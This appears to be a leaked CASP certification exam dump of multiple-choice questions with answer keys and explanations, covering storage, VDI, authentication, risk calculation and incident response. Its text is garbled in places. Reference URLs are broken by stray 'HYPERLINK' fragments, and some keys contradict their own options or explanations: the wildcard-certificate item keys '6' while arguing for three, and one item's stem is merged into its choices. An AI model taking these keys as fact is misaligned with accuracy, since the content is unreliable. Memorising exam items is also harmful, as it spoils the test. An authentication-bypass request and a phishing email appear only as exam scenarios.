["http://searchdisasterrecovery.techtarget.com/definition/Array-basedreplication"](http://searchdisasterrecovery.techtarget.com/definition/Array-basedreplication)

cation

NEW QUESTION 102

A security administrator wants to deploy a dedicated storage solution which is inexpensive, can natively integrate with AD, allows files to be selectively encrypted and is suitable for a small number of users at a satellite office. Which of the following would BEST meet the requirement?

- A. SAN
- B. NAS
- C. Virtual SAN
- D. Virtual storage

Answer: B

Explanation:

A NAS is an inexpensive storage solution suitable for small offices. Individual files can be encrypted by using the EFS (Encrypted File System) functionality provided by the NTFS file system.

NAS typically uses a common Ethernet network and can provide storage services to any authorized devices on that network.

Two primary NAS protocols are used in most environments. The choice of protocol depends largely on the type of computer or server connecting to the storage.

Network File System (NFS) protocol usually used by servers to access storage in a NAS environment. Common Internet File System (CIFS), also sometimes called Server Message Block (SMB), is usually used for desktops, especially those running Microsoft Windows.

Unlike DAS and SAN, NAS is a file-level storage technology. This means the NAS appliance maintains and controls the files, folder structures, permission, and attributes of the data it holds. A typical NAS deployment integrates the NAS appliance with a user database, such as Active Directory, so file permissions can be assigned based on established users and groups. With Active Directory

integration, most Windows New Technology File System (NTFS) permissions can be set on the files contained on a NAS device.

Incorrect Answers:

A: A SAN is expensive compared to a NAS and is more suitable for enterprise storage for larger networks.

C: A Virtual SAN is the combined local storage of multiple hypervisor servers (VMware ESXi for example) to create one virtual storage pool. This is not the best solution for a small office.

D: Virtual storage is storage presented by an underlying SAN or group of servers. This is not the best solution for a small office.

References:

[hHYPERLINK "http://infrastructuretechnologypros.com/understanding-storage-technology-part-2-alphabet-soup-storage/"](http://infrastructuretechnologypros.com/understanding-storage-technology-part-2-alphabet-soup-storage/) ttp://infrastructuretechnoloHYPERLINK

["http://infrastructuretechnologypros.com/understanding-storage-technology-part-2-alphabet-soupstorage/"](http://infrastructuretechnologypros.com/understanding-storage-technology-part-2-alphabet-soupstorage/) gypros.com/understanding-storage-technology-part-2-alphabet-soup-storage/

NEW QUESTION 106

At 9:00 am each morning, all of the virtual desktops in a VDI implementation become extremely slow and/or unresponsive. The outage lasts for around 10 minutes, after which everything runs properly again. The administrator has traced the problem to a lab of thin clients that are all booted at 9:00 am each morning. Which of the following is the MOST likely cause of the problem and the BEST solution? (Select TWO).

- A. Add guests with more memory to increase capacity of the infrastructure.
- B. A backup is running on the thin clients at 9am every morning.
- C. Install more memory in the thin clients to handle the increased load while booting.
- D. Booting all the lab desktops at the same time is creating excessive I/O.
- E. Install 10-Gb uplinks between the hosts and the lab to increase network capacity.
- F. Install faster SSD drives in the storage system used in the infrastructure.
- G. The lab desktops are saturating the network while booting.
- H. The lab desktops are using more memory than is available to the host system

Answer: DF

Explanation:

The problem lasts for 10 minutes at 9am every day and has been traced to the lab desktops. This question is asking for the MOST likely cause of the problem. The most likely cause of the problem is that the lab desktops being started at the same time at the beginning of the day is causing excessive disk I/O as the operating systems are being read and loaded from disk storage.

The solution is to install faster SSD drives in the storage system that contains the desktop operating systems.

Incorrect Answers:

A: If a lack of memory was the cause of the problem, the problem would occur throughout the day; not just for the 10 minutes it takes to boot the lab desktops.

Therefore adding guests with more memory will not solve the problem so this answer is incorrect.

B: This question is asking for the MOST likely cause of the problem. A backup running on the thin clients at 9am every morning as soon as the lab desktops start up is an unlikely cause of the problem. It is much more likely that the lab desktops starting up at the same time is causing high disk I/O.

C: The lab desktops starting up would not cause memory issues on the thin clients so adding memory will not solve the issue.

E: The lab desktops starting up would not cause network bandwidth issues so increasing the bandwidth will not solve the issue.

G: The lab desktops starting up would not saturate the network.

H: If the lab desktops are using more memory than is available to the host systems, the problem would occur throughout the day; not just for the 10 minutes it takes to boot the lab desktops.

NEW QUESTION 110

Which of the following represents important technical controls for securing a SAN storage infrastructure? (Select TWO).

- A. Synchronous copy of data
- B. RAID configuration
- C. Data de-duplication
- D. Storage pool space allocation
- E. Port scanning
- F. LUN masking/mapping
- G. Port mapping

Answer: FG

Explanation:

A logical unit number (LUN) is a unique identifier that designates individual hard disk devices or grouped devices for address by a protocol associated with a SCSI, iSCSI, Fibre Channel (FC) or similar interface. LUNs are central to the management of block storage arrays shared over a storage area network (SAN).

LUN masking subdivides access to a given port. Then, even if several LUNs are accessed through the same port, the server masks can be set to limit each server's access to the appropriate LUNs. LUN masking is typically conducted at the host bus adapter (HBA) or switch level.

Port mapping is used in 'Zoning'. In storage networking, Fibre Channel zoning is the partitioning of a Fibre Channel fabric into smaller subsets to restrict interference, add security, and to simplify management. While a SAN makes available several devices and/or ports to a single device, each system connected to the SAN should only be allowed access to a controlled subset of these devices/ports.

Zoning can be applied to either the switch port a device is connected to OR the WWN World Wide Name on the host being connected. As port based zoning restricts traffic flow based on the specific switch port a device is connected to, if the device is moved, it will lose access. Furthermore, if a different device is connected to the port in question, it will gain access to any resources the previous host had access to.

Incorrect Answers:

A: Synchronous copy of data is used to copy data. It is not a technical control for securing a SAN storage infrastructure.

B: RAID configuration is the configuration of the disks in the SAN. A RAID is an array of disks that provides a logical pool of storage by combining the storage capacity of the disks. RAID provides hardware redundancy in that the data will not be lost if an individual disk fails. RAID configuration is not a technical control for securing a SAN storage infrastructure.

C: Data de-duplication is the process of eliminating multiple copies of the same data to save storage space. It is not a technical control for securing a SAN storage infrastructure.

D: Storage pool space allocation is the process of allocating and making available portions of the storage pool to servers. It is not a technical control for securing a SAN storage infrastructure.

E: Port scanning is the process of probing a server or host for open ports. It is not a technical control for securing a SAN storage infrastructure.

References: <http://searchvirtualstorage.techtarget.com/definition/LUN-masking> https://en.wikipedia.org/wiki/Fibre_Channel_zoning

NEW QUESTION 114

A security administrator is performing VDI traffic data collection on a virtual server which migrates from one host to another. While reviewing the data collected by the protocol analyzer, the security administrator notices that sensitive data is present in the packet capture. Which of the following should the security administrator recommend to ensure the confidentiality of sensitive information during live VM migration, while minimizing latency issues?

- A. A separate physical interface placed on a private VLAN should be configured for live host operations.
- B. Database record encryption should be used when storing sensitive information on virtual servers.
- C. Full disk encryption should be enabled across the enterprise to ensure the confidentiality of sensitive data.
- D. Sensitive data should be stored on a backend SAN which uses an isolated fiber channel network

Answer: A

Explanation:

VDI virtual machines can be migrated across physical hosts while the virtual machines are still powered on. In VMware, this is called vMotion. In Microsoft Hyper-V, this is called Live Migration. When a virtual machine is migrated between hosts, the data is unencrypted as it travels across the network. To prevent access to the data as it travels across the network, a dedicated network should be created for virtual machine migrations. The dedicated migration network should only be accessible by the virtual machine hosts to maximize security.

Incorrect Answers:

B: Database record encryption is used for encrypting database records only. This question does not state that the only sensitive data is database records. The data is at risk as it travels across the network when virtual machines are migrated between hosts. Data is unencrypted when it is transmitted over the network.

C: Full disk encryption is a good idea to secure data stored on disk. However, the data is unencrypted when it is transmitted over the network.

D: The sensitive data is on the VDI virtual machines. Storing the sensitive information on an isolated fiber channel network would make the information inaccessible from the virtual machines.

NEW QUESTION 118

Ann is testing the robustness of a marketing website through an intercepting proxy. She has intercepted the following HTTP request:

POST /login.aspx HTTP/1.1 Host: comptia.org

Content-type: text/html txtUsername=ann&txtPassword=ann&alreadyLoggedIn=false&submit=true

Which of the following should Ann perform to test whether the website is susceptible to a simple authentication bypass?

- A. Remove all of the post data and change the request to /login.aspx from POST to GET
- B. Attempt to brute force all usernames and passwords using a password cracker
- C. Remove the txtPassword post data and change alreadyLoggedIn from false to true
- D. Remove the txtUsername and txtPassword post data and toggle submit from true to false

Answer: C

Explanation:

The text "txtUsername=ann&txtPassword=ann" is an attempted login using a username of 'ann' and also a password of 'ann'.

The text "alreadyLoggedIn=false" is saying that Ann is not already logged in.

To test whether we can bypass the authentication, we can attempt the login without the password

and we can see if we can bypass the 'alreadyloggedin' check by changing alreadyLoggedIn from false to true. If we are able to log in, then we have bypassed the authentication check.

Incorrect Answers:

A: GET /login.aspx would just return the login form. This does not test whether the website is susceptible to a simple authentication bypass.

B: We do not want to guess the usernames and passwords. We want to see if we can get into the site without authentication.

D: We need to submit the data so we cannot toggle submit from true to false.

NEW QUESTION 123

ABC Corporation uses multiple security zones to protect systems and information, and all of the VM hosts are part of a consolidated VM infrastructure. Each zone has different VM administrators. Which of the following restricts different zone administrators from directly accessing the console of a VM host from another zone?

- A. Ensure hypervisor layer firewalling between all VM hosts regardless of security zone.
- B. Maintain a separate virtual switch for each security zone and ensure VM hosts bind to only the correct virtual NIC(s).
- C. Organize VM hosts into containers based on security zone and restrict access using an ACL.
- D. Require multi-factor authentication when accessing the console at the physical VM hos

Answer: C

Explanation:

Access Control Lists (ACLs) are used to restrict access to the console of a virtual host. Virtual hosts are often managed by centralized management servers (for example: VMware vCenter Server). You can create logical containers that can contain multiple hosts and you can configure ACLs on the containers to provide access to the hosts within the container. Incorrect Answers:

A: Hypervisor layer firewalling is used to restrict the network traffic that can access the host. It does not prevent a user from directly accessing the console of the host.

B: Maintaining a separate virtual switch for each security zone and ensuring VM hosts bind to only the correct virtual NIC(s) will restrict the network access of the VM hosts. It does not prevent a user from directly accessing the console of the host.

D: Multi-factor authentication is a secure way of authenticating a user. However, that's all it does: authenticates someone. In other words, it only proves that the person is who they say they are. You would still need an ACL to determine whether that person is allowed or not allowed to access the console of the host.

NEW QUESTION 127

A pentester must attempt to crack passwords on a windows domain that enforces strong complex passwords. Which of the following would crack the MOST passwords in the shortest time period?

- A. Online password testing
- B. Rainbow tables attack
- C. Dictionary attack
- D. Brute force attack

Answer: B

Explanation:

The passwords in a Windows (Active Directory) domain are encrypted.

When a password is "tried" against a system it is "hashed" using encryption so that the actual password is never sent in clear text across the communications line. This prevents eavesdroppers from intercepting the password. The hash of a password usually looks like a bunch of garbage and is typically a different length than the original password. Your password might be "shitzu" but the hash of your password would look something like "7378347eedbfdd761619451949225ec1".

To verify a user, a system takes the hash value created by the password hashing function on the client computer and compares it to the hash value stored in a table on the server. If the hashes match, then the user is authenticated and granted access.

Password cracking programs work in a similar way to the login process. The cracking program starts by taking plaintext passwords, running them through a hash algorithm, such as MD5, and then compares the hash output with the hashes in the stolen password file. If it finds a match then the program has cracked the password.

Rainbow Tables are basically huge sets of precomputed tables filled with hash values that are prematched to possible plaintext passwords. The Rainbow Tables essentially allow hackers to reverse

the hashing function to determine what the plaintext password might be.

The use of Rainbow Tables allow for passwords to be cracked in a very short amount of time compared with brute-force methods, however, the trade-off is that it takes a lot of storage (sometimes Terabytes) to hold the Rainbow Tables themselves.

Incorrect Answers:

A: Online password testing cannot be used to crack passwords on a windows domain.

C: The question states that the domain enforces strong complex passwords. Strong complex passwords must include upper and lowercase letters, numbers and punctuation marks. A word in the dictionary would not meet the strong complex passwords requirement so a dictionary attack would be ineffective at cracking the passwords in this case.

D: Brute force attacks against complex passwords take much longer than a rainbow tables attack. References:

<http://netsecurity.about.com/od/hackertools/a/Rainbow-Tables.htm>"ty.about.com/od/hackerto[HYPERLINK](http://netsecurity.about.com/od/hackertools/a/Rainbow-Tables.htm)

"<http://netsecurity.about.com/od/hackertools/a/Rainbow-Tables.htm>"ols/a/Rainbow-Table[HYPERLINK](http://netsecurity.about.com/od/hackertools/a/Rainbow-Tables.htm) "http://netsecurity.about.com/od/hackertools/a/Rainbow-Tables.htm"s.htm

NEW QUESTION 128

A security administrator has noticed that an increased number of employees' workstations are becoming infected with malware. The company deploys an enterprise antivirus system as well as a web content filter, which blocks access to malicious web sites where malware files can be downloaded. Additionally, the company implements technical measures to disable external storage. Which of the following is a technical control that the security administrator should implement next to reduce malware infection?

- A. Implement an Acceptable Use Policy which addresses malware downloads.
- B. Deploy a network access control system with a persistent agent.
- C. Enforce mandatory security awareness training for all employees and contractors.
- D. Block cloud-based storage software on the company network

Answer: D

Explanation:

The question states that the company implements technical measures to disable external storage. This is storage such as USB flash drives and will help to ensure that the users to do not bring unauthorized data that could potentially contain malware into the network.

We should extend this by blocking cloud-based storage software on the company network. This would block access to cloud-based storage services such as Dropbox or OneDrive.

Incorrect Answers:

A: An Acceptable Use Policy is always a good idea

A. However, it just tells the users how they 'should' use the company systems. It is not a technical control to prevent malware.

B: A network access control system is used to control access to the network. It does not prevent malware on client computers.

C: Mandatory security awareness training for all employees and contractors is always a good idea. However, it just educates the users about potential security risks. It is not a technical control to prevent malware.

NEW QUESTION 130

Using SSL, an administrator wishes to secure public facing server farms in three subdomains: dc1.east.company.com, dc2.central.company.com, and dc3.west.company.com. Which of the following is the number of wildcard SSL certificates that should be purchased?

- A. 1
- B. 3
- C. 6

Answer: C

Explanation:

You would need three wildcard certificates:

*. east.company.com

*. central.company.com

*. west.company.com

The common domain in each of the domains is company.com. However, a wildcard covers only one level of subdomain. For example: *. company.com will cover "<anything>.company.com" but it won't cover "<anything>.<anything>.company.com".

You can only have one wildcard in a domain. For example: *.company.com. You cannot have

..company.com. Only the leftmost wildcard (*) is counted. Incorrect Answers:

A: You cannot secure public facing server farms without any SSL certificates.

B: You need three wildcard certificates, not one. A wildcard covers only one level of subdomain. D: You do not need six wildcard certificates to secure three domains.

References:

<https://uk.godaddy.com/help/what-is-a-wildcard-ssl-certifi>[HYPERLINK](https://uk.godaddy.com/help/what-is-a-wildcard-ssl-certificate-567) "https://uk.godaddy.com/help/what-is-a-wildcard-ssl-certificate-567"cate-567

NEW QUESTION 134

A small company is developing a new Internet-facing web application. The security requirements are: Users of the web application must be uniquely identified and authenticated.

Users of the web application will not be added to the company's directory services. Passwords must not be stored in the code.

Which of the following meets these requirements?

- A. Use OpenID and allow a third party to authenticate users.
- B. Use TLS with a shared client certificate for all users.
- C. Use SAML with federated directory services.
- D. Use Kerberos and browsers that support SAM

Answer: A

Explanation:

Users create accounts by selecting an OpenID identity provider, and then use those accounts to sign onto any website which accepts OpenID authentication.

OpenID is an open standard and decentralized protocol by the non-profit OpenID Foundation that allows users to be authenticated by certain co-operating sites (known as Relying Parties or RP) using a third party service. This eliminates the need for webmasters to provide their own ad hoc systems and allowing users to consolidate their digital identities. In other words, users can log into multiple unrelated websites without having to register with their information over and over

again.

Several large organizations either issue or accept OpenIDs on their websites according to the OpenID Foundation: AOL, Blogger, Flickr, France Telecom, Google, Hyves, LiveJournal, Microsoft (provider name Microsoft account), Mixi, Myspace, Novell, Orange, Sears, Sun, Telecom Italia, Universal Music Group, VeriSign, WordPress, and Yahoo!. Other providers include BBC, IBM, PayPal, and Steam. Incorrect Answers:

B: The question states that users of the web application must be uniquely identified and authenticated. A shared client certificate for all users does not meet this requirement.

C: The question states that users of the web application will not be added to the company's directory services. SAML with federated directory services would require that the users are added to the directory services.

D: The question states that users of the web application must be uniquely identified and authenticated. Kerberos and browsers that support SAML provides no authentication mechanism. References:

<https://en.wikipedia.org/wiki/OpenID>

NEW QUESTION 138

The Chief Information Security Officer (CISO) at a large organization has been reviewing some security-related incidents at the organization and comparing them to current industry trends. The desktop security engineer feels that the use of USB storage devices on office computers has contributed to the frequency of security incidents. The CISO knows the acceptable use policy prohibits the use of USB storage devices. Every user receives a popup warning about this policy upon login. The SIEM system produces a report of USB violations on a monthly basis; yet violations continue to occur.

Which of the following preventative controls would MOST effectively mitigate the logical risks associated with the use of USB storage devices?

- A. Revise the corporate policy to include possible termination as a result of violations
- B. Increase the frequency and distribution of the USB violations report
- C. Deploy PKI to add non-repudiation to login sessions so offenders cannot deny the offense
- D. Implement group policy objects

Answer: D

Explanation:

A Group Policy Object (GPO) can apply a common group of settings to all computers in Windows domain.

One GPO setting under the Removable Storage Access node is: All removable storage classes: Deny all access.

This setting can be applied to all computers in the network and will disable all USB storage devices on the computers.

Incorrect Answers:

A: Threatening the users with termination for violating the acceptable use policy may deter some users from using USB storage devices. However, it is not the MOST effective solution. Physically disabling the use of USB storage devices would be more effective.

B: Increasing the frequency and distribution of the USB violations report may deter some users from using USB storage devices. However, it is not the MOST effective solution. Physically disabling the use of USB storage devices would be more effective.

C: Offenders not being able to deny the offense will make it easier to prove the offense. However, it does not prevent the offense in the first place and therefore is not the MOST effective solution. Physically disabling the use of USB storage devices would be more effective.

References:

<http://prajwaldesai.com/how-to-disable-usb-devices-using-group-policy/>

NEW QUESTION 143

A network engineer wants to deploy user-based authentication across the company's wired and wireless infrastructure at layer 2 of the OSI model. Company policies require that users be centrally managed and authenticated and that each user's network access be controlled based on the user's role within the company. Additionally, the central authentication system must support hierarchical trust and the ability to natively authenticate mobile devices and workstations. Which of the following are needed to implement these requirements? (Select TWO).

- A. SAML
- B. WAYF
- C. LDAP
- D. RADIUS
- E. Shibboleth
- F. PKI

Answer: CD

Explanation:

RADIUS is commonly used for the authentication of WiFi connections. We can use LDAP and RADIUS for the authentication of users and devices.

LDAP and RADIUS have something in common. They're both mainly protocols (more than a database) which uses attributes to carry information back and forth.

They're clearly defined in RFC documents so you can expect products from different vendors to be able to function properly together.

RADIUS is NOT a database. It's a protocol for asking intelligent questions to a user database. LDAP is just a database. In recent offerings it contains a bit of intelligence (like Roles, Class of Service and so on) but it still is mainly just a rather stupid database. RADIUS (actually RADIUS servers like FreeRADIUS) provide the administrator the tools to not only perform user authentication but also to authorize users based on extremely complex checks and logic. For instance you can allow access on a specific NAS only if the user belongs to a certain category, is a member of a specific group and an outside script allows access. There's no way to perform any type of such complex decisions in a user database.

Incorrect Answers:

A: Security Assertion Markup Language (SAML) is an XML-based, open-standard data format for exchanging authentication and authorization data between parties, in particular, between an identity provider and a service provider. It is used for authenticating users, not devices.

B: WAYF stands for Where Are You From. It is a third-party authentication provider used by websites of some online institutions. WAYF does not meet the requirements in this question.

E: Shibboleth is an open-source project that provides Single Sign-On capabilities and allows sites to make informed authorization decisions for individual access of protected online resources. It cannot perform the device authentication required in this question.

F: PKI (Public Key Infrastructure) uses digital certificates to affirm the identity of the certificate subject and bind that identity to the public key contained in the certificate. PKI does not meet the requirements in this question.

References: <https://kkalev.wordpress.com/2007/03/17/radius-vs-ldap/>

NEW QUESTION 147

A new piece of ransomware got installed on a company's backup server which encrypted the hard drives containing the OS and backup application configuration but did not affect the deduplication data hard drives. During the incident response, the company finds that all backup tapes for this server are also corrupt. Which of the following is the PRIMARY concern?

- A. Determining how to install HIPS across all server platforms to prevent future incidents
- B. Preventing the ransomware from re-infecting the server upon restore
- C. Validating the integrity of the deduplicated data
- D. Restoring the data will be difficult without the application configuration

Answer: D

Explanation:

Ransomware is a type of malware that restricts access to a computer system that it infects in some way, and demands that the user pay a ransom to the operators of the malware to remove the restriction.

Since the backup application configuration is not accessible, it will require more effort to recover the data.

Eradication and Recovery is the fourth step of the incident response. It occurs before preventing future problems.

Incorrect Answers:

A: Preventing future problems is part of the Lessons Learned step, which is the last step in the incident response process.

B: Preventing future problems is part of the Lessons Learned step, which is the last step in the incident response process.

C: Since the incident did not affect the deduplicated data, it is not included in the incident response process.

References: <https://en.wikipedia.org/wiki/Ransomware>

Gregg, Michael, and Billy Haines, CASP CompTIA Advanced Security Practitioner Study Guide, John Wiley & Sons, Indianapolis, 2012, p. 249

NEW QUESTION 152

The Chief Executive Officer (CEO) of a large prestigious enterprise has decided to reduce business costs by outsourcing to a third party company in another country. Functions to be outsourced include: business analysts, testing, software development and back office functions that deal with the processing of customer data

- A. The Chief Risk Officer (CRO) is concerned about the outsourcing plan
- B. Which of the following risks are MOST likely to occur if adequate controls are not implemented?
- C. Geographical regulation issues, loss of intellectual property and interoperability agreement issues
- D. Improper handling of client data, interoperability agreement issues and regulatory issues
- E. Cultural differences, increased cost of doing business and divestiture issues
- F. Improper handling of customer data, loss of intellectual property and reputation damage

Answer: D

Explanation:

The risk of security violations or compromised intellectual property (IP) rights is inherently elevated when working internationally. A key concern with outsourcing arrangements is making sure that there is sufficient protection and security in place for personal information being transferred and/or accessed under an outsourcing agreement.

Incorrect Answers:

A: Interoperability agreement issues are not a major risk when outsourcing to a third party company in another country.

B: Interoperability agreement issues are not a major risk when outsourcing to a third party company in another country.

C: Divestiture is the disposition or sale of an asset that is not performing well, and which is not vital to the company's core business, or which is worth more to a potential buyer or as a separate entity than as part of the company.

References: <http://www.lexology.com/library> [HYPERLINK](http://www.lexology.com/library/detail.aspx?g=e698d613-af77-4e34-b84e-940e14e94ce4)

"<http://www.lexology.com/library/detail.aspx?g=e698d613-af77-4e34-b84e-940e14e94ce4>"

<http://www.investorwords.com/1508/divestiture.html#ixzz3knAHr58A>

NEW QUESTION 157

A security analyst has been asked to develop a quantitative risk analysis and risk assessment for the company's online shopping application. Based on heuristic information from the Security Operations Center (SOC), a Denial of Service Attack (DoS) has been successfully executed 5 times a year. The Business Operations department has determined the loss associated to each attack is \$40,000. After implementing application caching, the number of DoS attacks was reduced to one time a year. The cost of the countermeasures was \$100,000. Which of the following is the monetary value earned during the first year of operation?

- A. \$60,000
- B. \$100,000
- C. \$140,000
- D. \$200,000

Answer: A

Explanation:

ALE before implementing application caching: $ALE = ARO \times SLE$

$ALE = 5 \times \$40,000$ $ALE = \$200,000$

ALE after implementing application caching: $ALE = ARO \times SLE$

$ALE = 1 \times \$40,000$ $ALE = \$40,000$

The monetary value earned would be the sum of subtracting the ALE calculated after implementing application caching and the cost of the countermeasures, from the ALE calculated before implementing application caching.

Monetary value earned = $\$200,000 - \$40,000 - \$100,000$ Monetary value earned = \$60,000

Incorrect Answers:

B: \$100,000 would be the answer if the ARO after implementing application caching was 0.

C: \$140,000 is the expected loss in the first year. The ALE after implementing application caching + the cost of the countermeasures.

D: The answer cannot be \$200,000 because in the first year of operation the ALE after implementing application caching is \$40,000 and the cost of the countermeasures is \$100,000.

References: <http://www.pearsonitcertification.com/articles/article.aspx?p=418007> [HYPERLINK](http://www.pearsonitcertification.com/articles/article.aspx?p=418007&seqNum=4)

"<http://www.pearsonitcertification.com/articles/article.aspx?p=418007&seqNum=4>"

"<http://www.pearsonitcertification.com/articles/article.aspx?p=418007&seqNum=4>"

NEW QUESTION 161

A company is in the process of outsourcing its customer relationship management system to a cloud provider. It will host the entire organization's customer database. The database will be accessed by both the company's users and its customers. The procurement department has asked what security activities must be performed for the deal to proceed. Which of the following are the MOST appropriate security activities to be performed as part of due diligence? (Select TWO).

- A. Physical penetration test of the datacenter to ensure there are appropriate controls.
- B. Penetration testing of the solution to ensure that the customer data is well protected.
- C. Security clauses are implemented into the contract such as the right to audit.
- D. Review of the organizations security policies, procedures and relevant hosting certifications.
- E. Code review of the solution to ensure that there are no back doors located in the softwar

Answer: CD

Explanation:

Due diligence refers to an investigation of a business or person prior to signing a contract. Due diligence verifies information supplied by vendors with regards to processes, financials, experience, and performance. Due diligence should verify the data supplied in the RFP and concentrate on the following:

Company profile, strategy, mission, and reputation

Financial status, including reviews of audited financial statements

Customer references, preferably from companies that have outsourced similar processes Management qualifications, including criminal background checks

Process expertise, methodology, and effectiveness Quality initiatives and certifications

Technology, infrastructure stability, and applications Security and audit controls

Legal and regulatory compliance, including any outstanding complaints or litigation Use of subcontractors

Insurance

Disaster recovery and business continuity policies C and D form part of Security and audit controls. Incorrect Answers:

A: A Physical Penetration Test recognizes the security weaknesses and strengths of the physical security. It will, therefore, not form part of due diligence because due diligence verifies information supplied by vendors with regards to processes, financials, experience, and performance.

B: A penetration test is a software attack on a computer system that looks for security weaknesses. It will, therefore, not form part of due diligence because due diligence verifies information supplied by vendors with regards to processes, financials, experience, and performance.

E: A security code review is an examination of an application that is designed to identify and assess threats to an organization. It will, therefore, not form part of due diligence because due diligence verifies information supplied by vendors with regards to processes, financials, experience, and performance.

References: https://en.wikipedia.org/wiki/Due_diligence [htHYPERLINK](#)

"<http://www.ftpress.com/articles/article.aspx?p=465313&seqNum=5>"[p://www.ftpress.com/articles/](http://www.ftpress.com/articles/article.aspx?p=465313&seqNum=5)

[article.aspx?p=465313](http://www.ftpress.com/articles/article.aspx?p=465313&seqNum=5)[HYPERLINK](#) "<http://www.ftpress.com/articles/article.aspx?p=465313&seqNum=5>"[&HYPERLINK](#)

"<http://www.ftpress.com/articles/article.aspx?p=465313&seqNum=5>"[seqNum=5](#) <http://seclists.org/pen-test/2004/Dec/11>

Gregg, Michael, and Billy Haines, CASP CompTIA Advanced Security Practitioner Study Guide, John Wiley & Sons, Indianapolis, 2012, p. 169

NEW QUESTION 163

An organization is selecting a SaaS provider to replace its legacy, in house Customer Resource Management (CRM) application. Which of the following ensures the organization mitigates the risk of managing separate user credentials?

- A. Ensure the SaaS provider supports dual factor authentication.
- B. Ensure the SaaS provider supports encrypted password transmission and storage.
- C. Ensure the SaaS provider supports secure hash file exchange.
- D. Ensure the SaaS provider supports role-based access control.
- E. Ensure the SaaS provider supports directory services federatio

Answer: E

Explanation:

A SaaS application that has a federation server within the customer's network that interfaces with the customer's own enterprise user-directory service can provide single sign-on authentication. This federation server has a trust relationship with a corresponding federation server located within the SaaS provider's network.

Single sign-on will mitigate the risk of managing separate user credentials. Incorrect Answers:

A: Dual factor authentication will provide identification of users via a combination of two different components. It will not, however, mitigate the risk of managing separate user credentials.

B: The transmission and storage of encrypted passwords will not mitigate the risk of managing separate user credentials.

C: A hash file is a file that has been converted into a numerical string by a mathematical algorithm, and has to be unencrypted with a hash key to be understood. It will not, however, mitigate the risk of managing separate user credentials.

D: Role-based access control (RBAC) refers to the restriction of system access to authorized users. It will not, however, mitigate the risk of managing separate user credentials.

References:

<https://msdn.microsoft.com/en-us/library/aa905332.aspx> https://en.wikipedia.org/wiki/Two-factor_authentication <https://en.wikipedia.org/wiki/Encryption>

<http://www.wisegeek.com/what-are-hash-files.htm> https://en.wikipedia.org/wiki/Role-based_access_control

NEW QUESTION 165

A large enterprise acquires another company which uses antivirus from a different vendor. The CISO has requested that data feeds from the two different antivirus platforms be combined in a way that allows management to assess and rate the overall effectiveness of antivirus across the entire organization. Which of the following tools can BEST meet the CISO's requirement?

- A. GRC
- B. IPS
- C. CMDB
- D. Syslog-ng
- E. IDS

Answer: A

Explanation:

GRC is a discipline that aims to coordinate information and activity across governance, risk management and compliance with the purpose of operating more efficiently, enabling effective information sharing, more effectively reporting activities and avoiding wasteful overlaps. An integrated GRC (iGRC) takes data feeds from one or more sources that detect or sense abnormalities, faults or other patterns from security or business applications.

Incorrect Answers:

B: IPS is a typical sensor type that is included in an iGRC.

C: A configuration management database (CMDB) is defined as a repository that acts as a data warehouse for IT organizations.

D: syslog-ng sends incoming log messages from specified sources to the correct destinations. E: IDS is a typical sensor type that is included in an iGRC.

References: <https://en.wikipedia.org/wHYPERLINK>

"https://en.wikipedia.org/wiki/Governance,_risk_management,_and_compliance#Integrated_gover

nance.2C_risk_and_compliance"iki/Governance,_risk_managemehYPERLINK
"https://en.wikipedia.org/wiki/Governance,_risk_management,_and_compliance#Integrated_gover nance.2C_risk_and_compliance"nt,_and_HYPERLINK
"https://en.wikipedia.org/wiki/Governance,_risk_management,_and_compliance#Integrated_gover
nance.2C_risk_and_compliance"compliance#Integrated_governance.2C_risk_and_compliance https://wiki.archlinux.org/index.php/Syslog-ng

NEW QUESTION 169

The Chief Information Security Officer (CISO) at a company knows that many users store business documents on public cloud-based storage, and realizes this is a risk to the company. In response, the CISO implements a mandatory training course in which all employees are instructed on the proper use of cloud-based storage. Which of the following risk strategies did the CISO implement?

- A. Avoid
- B. Accept
- C. Mitigate
- D. Transfer

Answer: C

Explanation:

Mitigation means that a control is used to reduce the risk. In this case, the control is training. Incorrect Answers:

A: To avoid could mean not performing an activity that might bear risk.

B: To accept the risk means that the benefits of moving forward outweigh the risk. D: To transfer the risk means that the risk is deflected to a third party.

References:

Gregg, Michael, and Billy Haines, CASP CompTIA Advanced Security Practitioner Study Guide, John Wiley & Sons, Indianapolis, 2012, pp. 88, 218

https://en.wikipedia.org/wiki/Risk_management "https://en.wikipedia.org/wiki/Risk_management"ipedia.org/wiki/Risk_management

NEW QUESTION 170

A forensic analyst receives a hard drive containing malware quarantined by the antivirus application. After creating an image and determining the directory location of the malware file, which of the following helps to determine when the system became infected?

- A. The malware file's modify, access, change time properties.
- B. The timeline analysis of the file system.
- C. The time stamp of the malware in the swap file.
- D. The date/time stamp of the malware detection in the antivirus log

Answer: B

Explanation:

Timelines can be used in digital forensics to identify when activity occurred on a computer. Timelines are mainly used for data reduction or identifying specific state changes that have occurred on a computer.

Incorrect Answers:

A: This option will not help to determine when the system became infected.

C: A swap file is a space on a hard disk used as the virtual memory extension of a computer's real memory, which allows your computer's operating system to pretend that you have more RAM than you actually do.

D: This will tell you when the antivirus detected the malware, not when the system became infected. References:

<http://www.basistech.com/autopsy-feature-graphical-timeline-analysis-for-cyber-forensics/> <http://searchwindowsserver.techtarget.com/definition/swap-file-swap-space-or-pagefile>

"http://searchwindowsserver.techtarget.com/definition/swap-file-swap-space-or-pagefile"

NEW QUESTION 171

Customers are receiving emails containing a link to malicious software. These emails are subverting spam filters. The email reads as follows:

Delivered-To: customer@example.com Received: by 10.14.120.205

Mon, 1 Nov 2010 11:15:24 -0700 (PDT)

Received: by 10.231.31.193

Mon, 01 Nov 2010 11:15:23 -0700 (PDT)

Return-Path: <IT@company.com>

Received: from 127.0.0.1 for <customer@example.com>; Mon, 1 Nov 2010 13:15:14 -0500 (envelope-from <IT@company.com>)

Received: by smtpex.example.com (SMTP READY) with ESMTP (AIO); Mon, 01 Nov 2010 13:15:14 -0500

Received: from 172.18.45.122 by 192.168.2.55; Mon, 1 Nov 2010 13:15:14 -0500

From: Company <IT@Company.com>

To: "customer@example.com" <customer@example.com> Date: Mon, 1 Nov 2010 13:15:11 -0500

Subject: New Insurance Application Thread-Topic: New Insurance Application

Please download and install software from the site below to maintain full access to your account. www.examplesite.com

Additional information: The authorized mail servers IPs are 192.168.2.10 and 192.168.2.11. The network's subnet is 192.168.2.0/25.

Which of the following are the MOST appropriate courses of action a security administrator could take to eliminate this risk? (Select TWO).

- A. Identify the origination point for malicious activity on the unauthorized mail server.
- B. Block port 25 on the firewall for all unauthorized mail servers.
- C. Disable open relay functionality.
- D. Shut down the SMTP service on the unauthorized mail server.
